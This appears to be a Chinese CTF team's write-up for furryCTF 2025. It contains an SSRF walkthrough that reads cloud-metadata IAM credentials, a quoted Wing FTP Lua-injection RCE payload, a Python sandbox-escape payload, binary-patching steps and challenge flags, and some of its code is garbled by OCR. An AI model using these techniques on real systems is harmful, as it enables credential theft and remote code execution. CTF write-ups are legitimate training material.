
furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 4 日 12:00



队伍名称	404NFD-薛定谔的 Flag 猫
参赛队员	boxing，白小衣西，Flash_0opu3
是否为安徽师范大学校内队伍	是
2026 年 2 月 5 日	

本队成功解出题目

【Misc】cyberchef


【解题思路】

chef 语言

【解题步骤】


https://tio.run/#chef

在 code 界面把文档里所有东西都粘进去，可以得到



Output:
ZnVycnlDVEZ7SV9Xb3UxZF9MMWtlX1MwbWVfQ29sb245bF9OdWdnZTdzX09uX0NyYTd5X1RodXJzZDV5X1ZJVk9fNU9fQVdBfQ==

用 base64 解码 得到 flag




furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA}

【Misc】签到题

【解题思路】

下意识按了一下 f12 然后就突然找到 flag 了。。

【解题步骤】




furryCTF{Cro5s_The_Lock_0f_T1me}

【osint】

【解题思路】

用 honeyview 打开 得到 gps 信息

【解题步骤】



问了 d 老师

最终结果（保留足够精度）：

纬度（N） ≈ 31.981512

经度（E） ≈ 118.706369

然后查了一下

应该是 furryCTF{汇豪行政公馆}

【Web】ccpreview

【解题思路】

看题目提示提到 awr 和 curl 就去查了一下

【解题步骤】


访问网站发现是一个 URL 预览工具，查看网页源码，发现关键提示： root@ip-10-0-1-55:~# curl ""

输入 https://httpbin.org/get 测试，成功返回响应，确认是 curl 代理功能。

然后依次输入

http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/

用响应给的名称 `admin-role`




得到 FLAG

【re】lua

【解题思路】

看题目提示提到 Hello Lua 54!

【解题步骤】



```
end

-- 加减运算
print("\n加减运算测试:")
for offset = -100, 100 do
    if offset ~= 0 then
        local possible = ""
        local valid = true
        for _, t in ipairs(target) do
            local char = t + offset
            if char < 32 or char > 126 then
                valid = false
                break
            end
            possible = possible .. string.char(char)
        end
        if valid then
            -- 检查是否合理
            if possible:match("%a") then  -- 包含字母
                print("  偏移 " .. offset .. ": " .. possible)
            end
        end
    end
end

-- 最后，让我检查目标序列是否可能是"Hello Lua 54!"的某种编码
print("\n=== 编码检查 ===")

-- Base64编码
local base64 = require("base64")  -- 如果有base64库
local hello_base64 = "SGVsbG8gTHVhIDU0IQ=="  -- "Hello Lua 54!" 的Base64
print("'Hello Lua 54!' 的Base64: " .. hello_base64)

-- 获取Base64的ASCII
print("Base64 ASCII序列:")
local base64_ascii = {}
for i = 1, #hello_base64 do
    base64_ascii[i] = hello_base64:byte(i)
end
print(table.concat(base64_ascii, ","))

-- 测试Base64
print("\n测试Base64: " .. hello_base64)
local result = func(hello_base64)
print("结果: " .. tostring(result))

print("测试flag{" .. hello_base64 .. "}")
result = func("flag{" .. hello_base64 .. "}")
```

```
STDIN
Input for the program ( Optional )

XOR运算测试:
  XOR 96: t~>uiGN`M^g&FM_&af!@3o
  XOR 98: v|qwkEObO\e$DO]$cd#B1n
  XOR 99: w}pvjDNcN]d%EN\%be"C0l
  XOR 100: pzwqmCIdIZc"BI["eb%D7k
  XOR 101: q{vpl8HeH[b#CHZ#dc$E6j
  XOR 102: rxusoAKfKXa @KY g`'F5i
  XOR 103: sytrn@Jg]Y`!AJX!fa&G4h
  XOR 104: |v{}aOEhEVo.NEW.in)H;g
  XOR 105: }wz|`NDiDWn/ODV/ho(I:f
  XOR 109: ys~xdJ@m@Sj+K@R+lk,M>b
  XOR 110: zp}{gICnCPi(HCQ(oh/N=a
  XOR 111: {q|zfHBoBQh)IBP)ni.O<`
  XOR 113: eobdxV\q\Ov7W\N7pw@Q"~
  XOR 114: flag{U_r_Lu4T_M4st3R!}
  XOR 115: gm`fzT^s^Mt5U^L5ru2S |
  XOR 116: `jga}SYtYJs2RYK2ur5T'{
  XOR 117: akf`|RXuXKr3SXJ3ts4U&z
  XOR 119: cidb~PZwZIp1QZH1vq6W$x
  XOR 122: ndios]WzWD}<\WE<{|;Z)u
  XOR 123: oehnr\V{VE|=]VD=z}:[(t
  XOR 124: hboiu[Q|QB{:ZQC:}z=\/s
  XOR 125: icnhtZP}PCz;[PBj|{<].r

加减运算测试:
  偏移 32: 4>35)GM M^'fFM_f!&a@s/
  偏移 33: 5?46*HN!N_(gGN`g"`bAt@
  偏移 34: 6@57+IO"O`)hHOaN#(cBu1
  偏移 35: 7A68,JP#Pa*iIPbi$)dCv2
  偏移 36: 8B79-KQ$Qb+jJQcj%*eDw3
  偏移 37: 9C8:.LR%Rc,kKRdk&+fEx4
  偏移 38: :D9;/MS&Sd-lLSel',gFy5
  偏移 39: ;E:<0NT'Te.mMTfm(-hGz6
  偏移 40: <F;=1OU(Uf/nNUgn).iH{7
```

然后经过多轮调试 最后找到了 flag

调试过程找不到了。。

【PPC】flagReader

【解题思路】

根据题目提示可知，只需打开网页，将 flag 查看器每页上的内容复制下来，Base16 解码 2 次之后即可获取 flag。

【解题步骤】

队内师傅靠顽强的毅力将每页的数字记录下来，后通过网页工具箱中的 Base16 解码器解码 2 后得到 flag 为 furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-d37fda25-3d47-4da1-8f54-4ce0d37ea1dd-dccb8de2-2cb9-45a4-906a-7b6be4fcbfbf}

【Forensics】深夜来客

【解题思路】

取证/流量分析

【解题步骤】

1. 初步流量分析

拿到 pcapng 文件后，首先对流量进行概览。

通过 Wireshark 或类似工具（这里使用了 MCP 工具辅助分析）查看协议分布，发现主要包含 FTP 和 HTTP 流量。

题目描述中提到了“FTP 服务器”，且攻击者是“深夜的不速之客”。

2. 关键线索发现

在分析 HTTP 流量时，发现目标服务器开放了 5466 端口，这通常是 Wing FTP Server 的 Web 管理端端口。

进一步过滤 HTTP 请求，特别是 POST 请求，发现了一些可疑的登录尝试。

3. 定位攻击 Payload

通过搜索 POST 请求内容，在数据包（如 No. 22082, No. 22108）中发现了针对 /loginok.html 的异常请求。

请求体内容如下：

username=anonymous%00%5d%5d%250dlocal%2bh%2b%253d%2bio.popen(%22id%22)%250dlocal%2br%2b%253d%2bh%253aread(%22*a%22)%250dh%253aclose()%250dprint(r)%250d--ZnVycnlDVEZ7RnlwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d&...

4. Payload 分析

对上述 payload 进行 URL 解码：

原始 URL 编码:

username=anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d

解码后内容:

username=anonymous\x00]]

local h = io.popen("id")

local r = h:read("*a")

h:close()

print(r)

--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=

这是一个典型的 Wing FTP Server 远程代码执行漏洞（利用 Lua 脚本注入）。攻击者通过在用户名后截断并闭合语句，注入了恶意的 Lua 代码来执行系统命令 id。

5. 获取 Flag

在 Payload 的末尾，攻击者留下了一段 Lua 注释：

--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=

这段字符串看起来是 Base64 编码的。对其进行解码：

import base64

print(base64.b64decode("ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=").decode())

输出结果:

furryCTF{Fr0m_Anon9m0us_To_Ro0t}

【Reverse】ezvm

【解题思路】

通过调试与修改程序，绕过字符串比较逻辑，直接输出程序内部计算的 flag。

【解题步骤】

A、设置硬件断点

定位目标地址：7FF7F1CF12DC（根据程序分析确定）

在 x64dbg 中设置断点：

1. 启动 x64dbg 并加载 EZ_VM.exe
2. 在内存窗口中定位到地址 `7FF7F1CF12DC`
3. 右键点击该地址 → 选择 **设置硬件断点**
4. 选择 **on access** 类型，确保在访问该地址时触发断点

在 WinDbg 中设置断点：

```
ba r4 7FF7F1CF12DC
```

B、查看 strcmp 的参数

当硬件断点触发后，观察寄存器状态：

查看寄存器内容：

- **第一个参数**（用户输入）：存储在 `rcx` 寄存器
- **第二个参数**（程序计算的 flag）：存储在 `rdx` 寄存器

查看内存内容：

在调试器的内存窗口中查看 `rdx` 寄存器指向的内存区域，可看到：

```
POFP{317a614304}
```

```

这就是我们需要的 flag！

C、修改程序跳过比较

**方法一：替换 strcmp 调用为 puts**

1. 找到 `strcmp` 函数调用指令

2. 将其替换为 `puts` 函数调用，直接打印 flag 字符串

**方法二：跳过条件判断**

1. 找到 `strcmp` 后的判断代码：

    ```assembly

    test       eax, eax

    jnz        loc_wrong

    ```

2. 将这些指令替换为 `nop`（无操作指令），跳过错误分支跳转

D、应用补丁并验证

保存修改：

- 在 IDA Pro 中：选择 `Edit → Patch program → Apply patches to input file`

- 在 x64dbg 中：使用补丁功能保存修改后的程序

运行验证：

执行修改后的程序，它会直接输出：

```

POFP{317a614304}

```
```

【Web】PyEditor

【解题思路】

拿到题目源码 `app.py` 后，我们发现这是一个基于 Flask 和 Flask-SocketIO 的 Python 在线代码运行环境。核心逻辑在于 `PythonRunner` 类。

1. 沙箱机制

题目实现了一个简单的沙箱 `validate_code`，通过 `ast` 模块对用户输入的代码进行静态分析：

- 禁止导入的模块: `os`, `sys`, `subprocess` 等。
- 禁止调用的函数: `eval`, `exec`, `open` 等。
- 禁止访问的属性: `__subclasses__`, `__builtins__` 等。

虽然限制了很多危险操作，但主要限制的是**导入**和**直接调用**，并未阻止对全局变量的重新赋值。

2. 代码执行逻辑

在 `create_script` 方法中，用户代码被嵌入如下 wrapper 模板中执行：

python

编辑

```
wrapper = """import sysdef safe_exec():    try:{indented_code}
return 0    except SystemExit as e:        return e.code if
isinstance(e.code, int) else 0    except Exception as e:        print(f"
执行错误: {e}", file=sys.stderr)        return 1sys.argv = ['sandbox.py']
+ {args}exit_code = safe_exec()exit()# Hey bro, don't forget to remove
this before release!!!import osimport sysflag_content =
os.environ.get('GZCTF_FLAG', '')os.environ['GZCTF_FLAG'] = ''try:
with open('/flag.txt', 'w') as f:        f.write(flag_content)except:
pass"""
```

关键漏洞点在于：

- 脚本在 `exit()` 之后保留了一段调试代码；
- 该代码会从环境变量读取 Flag 并写入 `/flag.txt`；
- 如果能让程序跳过 `exit()` 并继续执行后续代码，就有机会截获 Flag。

解题思路

1. 绕过 `exit()`

Python 中的 `exit` 是一个可被覆盖的全局变量（实际上是 `site.py` 注入的 `Quitter` 对象）。

尽管沙箱禁止调用 `exit()`，但**允许我们重新赋值 `exit`。**

我们可以将 `exit` 替换为一个空函数，使 `exit()` 调用失效：

python

编辑

```
global exitexit = lambda *args, **kwargs: None
```

2. 劫持 `open` 以捕获写入内容

后续代码会执行：

python

编辑

```
with open('/flag.txt', 'w') as f:    f.write(flag_content)
```

虽然沙箱禁止我们**主动调用** `open`（AST 检查函数名），但**允许我们将 `open` 重新赋值为自定义函数。**

我们可定义一个 Mock 文件对象，在其 `write` 方法中直接打印 Flag 内容。由于标准输出会被 WebSocket 返回给前端，我们就能看到 Flag。

Exploit Payload

python

编辑

```
global exit, open# 绕过 exit()，让程序继续执行后续调试代码exit = lambda *args, **kwargs: None# 定义 Mock 文件类，捕获写入内容class MockFile:def __enter__(self):        return self    def __exit__(self, exc_type, exc_val, exc_tb):        pass    def write(self, content):print(f"FLAG_IS_HERE: {content}")# 覆盖全局 open 函数def my_open(*args, **kwargs):    return MockFile()open = my_open
```

执行结果

将上述代码提交至 `http://ctf.furryctf.com:32966` 的在线编辑器并运行，服务器返回输出：

text

编辑

```
FLAG_IS_HERE: furryCTF{d0_n07_10RGe7_70_Remove_dEbUG_whEn_582db2b2078d_R3Le4sE}
```

成功获取 Flag！

【Forensics】谁动了我的钱包

【解题思路】

1、直接用 Etherscan API v2 需要 API Key，因此改用网页抓取。

2、Sepolia Etherscan 地址页 HTML 内嵌了 quickExportCsvData（JSON 数组，包含最近交易摘要），可用正则提取后 ConvertFrom-Json 解析。

3、在解析出的交易数组中筛出 Sender == 目标地址 的记录，按时间倒序取最近 5 笔转出。

4、对这 5 笔的收款地址分别做“资金流追踪”，每一跳都选该地址转出中金额最大的那笔的 Receiver 作为下一跳，直到无转出或达到最大跳数。

5、对多条路径做统计，寻找共同收敛的归集地址；该归集地址即为高度疑似黑客控制的钱包。

【解题步骤】

用 PowerShell

1）抓取并解析 quickExportCsvData

```powershell
function Get-QuickExportTx($addr){
 $url="https://sepolia.etherscan.io/address/$ad
  $html=(Invoke-WebRequest -
 UseBasicParsing -Uri $url -TimeoutSec
 30).Content
  $m=[regex]::Match($html,"const
 quickExportCsvData = '([^']*)'","Singleline")
  if(-not $m.Success){ return @() }
  $json=$m.Groups[1].Value
  return ($json | ConvertFrom-Json)
}

function ParseEthAmount($s){
  $m=[regex]::Match($s,'([0-9.]+)\s*ETH')
  if($m.Success){ return
 [double]$m.Groups[1].Value }
  0.0
}
```

2）提取目标地址最近 5 笔转出交易

```powershell
$target='0x35710Be7324E7ca3DD7493e4A2b
$txs=Get-QuickExportTx $target

$outs=$txs |
 Where-Object { $_.Sender -and
($_.Sender.ToLower() -eq
$target.ToLower()) } |
 ForEach-Object {
  $fee=$null; try{$fee=
[double]$_.TxnFee}catch{}
  [pscustomobject]@{
   time=$_.DateTime
   tx=$_.Txhash
   to=$_.Receiver
   eth=(ParseEthAmount $_.Amount)
   feeEth=$fee
   block=$_.Blockno
  }
 } |
 Sort-Object {[datetime]::Parse($_.time)} -
Descending

$outs | Select-Object -First 5
```

本题数据（按时间倒序）：

time tx to eth feeEth block

2026-01-15 19:27:48
0x825eedf1047d401455b9ba0b7a80445ca3c91dc64f39e3b9683a7a62b4d9628e 0x26A087A9871ec954416C027d2Aa403049fc25dbd 0.5128837 0.0000294310051147

2026-01-15 19:27:36
0x559ad0cb9d505cffcf64025b9559941d3413df9c6e53191ed78aa50b066e6e9c 0x3Cbf1FA1EB6b76e520a67699dFebfaf7Ca33b13E 0.54920645 0.0000261710051146

2026-01-15 19:27:24
0x6327905f048962724836175e4d1f5122054fc7171548cdacc5c8d8541536fd95 0x4864d2a02B75A0Bd0A806E7B8E36973854CB8A22 0.54506012 0.0000291510051145

2026-01-15 19:27:12
0x0e6a60284480b5f147294c0d8340fa2fe25e43af677b14fb172425dcbe50cf1e 0x7F7B7D7EDec57386e918644E2f813b09f48A8a16 0.54344004 0.0000273310051144

2026-01-15 19:27:00
0xd2458a04b4db7ba49f51e84a53b7b07d9d167e9b8ea38531f184e8704103eb5e 0x766Cb3CE779c8FD57e0918961B16464c1Cded64d 0.557955660.0000291110051143

3）追踪资金流并找共同归集地址

定义“下一跳”为：该地址所有转出里金额最大的那笔的收款地址。

```
function Get-Outgoing($addr){
 $txs=Get-QuickExportTx $addr
 $txs | Where-Object { $_.Sender -and ($_.Sender.ToLower() -eq $addr.ToLower()) } |
  ForEach-Object {
   [pscustomobject]@{
    time=$_.DateTime
    tx=$_.Txhash
    to=$_.Receiver
    eth=(ParseEthAmount $_.Amount)
   }
  } |
  Sort-Object {[datetime]::Parse($_.time)} -Descending
}

function NextHop($addr){
 $outs=Get-Outgoing $addr
 if(($outs|Measure-Object).Count -eq 0){ return $null }
 ($outs | Sort-Object -Property eth -Descending | Select-Object -First 1).to
}

function TracePath($start,$maxHops=8){
 $path=@($start); $cur=$start
 for($i=0;$i -lt $maxHops;$i++){
  $n=NextHop $cur
  if(-not $n){ break }
  $path += $n
  if($path[0..($path.Count-2)] -contains $n){ break }
  $cur=$n
 }
 ,$path
}

$receivers=($outs | Select-Object -First 5).to | Select-Object -Unique
$paths=@()
$allNodes=@()
foreach($r in $receivers){
 $p=TracePath $r 8
 $paths += [pscustomobject]@{start=$r; end=$p[-1]; hops=($p.Count-1); path=($p -join ' -> ')}
 $allNodes += $p
}
$paths

$freq=$allNodes | Group-Object | Sort-Object Count -Descending
$freq | Select-Object -First 10
```

本题中 5 个收款地址的最大转出路径最终出现明显收敛：

0x26A087A9871ec954416C027d2Aa403049fc25dbd →
0x657faA98cEB7F4c627D9f4D0F2Dbf3374Fe5D8Fd →
0xbD7282b9BDF3e26caEdD4085810D348992067160 →
0x6B26F4B3FE1EF16f16ced4a3aE04d6D50640DAF6 →
0x39B729083E1250b2b33c9f970fbfa5B6B4e60621 →
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

0x3Cbf1FA1EB6b76e520a67699dFebfaf7Ca33b13E →
0x0Ce829352d1Cf6e3dbBef7b31aA43a8467D98dEA →
0x536a92088eB6c486440A77AAa81e5C7C59334903 →
0x529F3E609d09dF558A598785f421867447113C2b →
0x3D89ce589dD293b4d00F3368b54F6f26D851Bd81 →
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

0x7F7B7D7EDec57386e918644E2f813b09f48A8a16 →
0xA5b656a3648f8f5E2C8BE3804e53E03316C3E1e8 →
0x70aA1e59ef85753709CFd60b32E81c51b819e9cf →
0xe6B714cf75b3F3635510448b53f4f3CbF64C9a62 →
0x9ED0E665688dBfd30635226d75E78Ea570F67268 →
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

0x766Cb3CE779c8FD57e0918961B16464c1Cded64d →
0x47d76A4cED1d895E6e5bce396195d1819C471bBF →
0xc10C10aa822544d91F19230d871DF07CFdDB21EC →
0x8413c5538b7BE849c71f7823B6E5efF44666A3b3 →
0xc00Cc3CA6E77AC9B9933172dcDBad93D14Ac32d0 →
0xFF7C350e70879D04A13bb2d8D77B60e603b7DB72

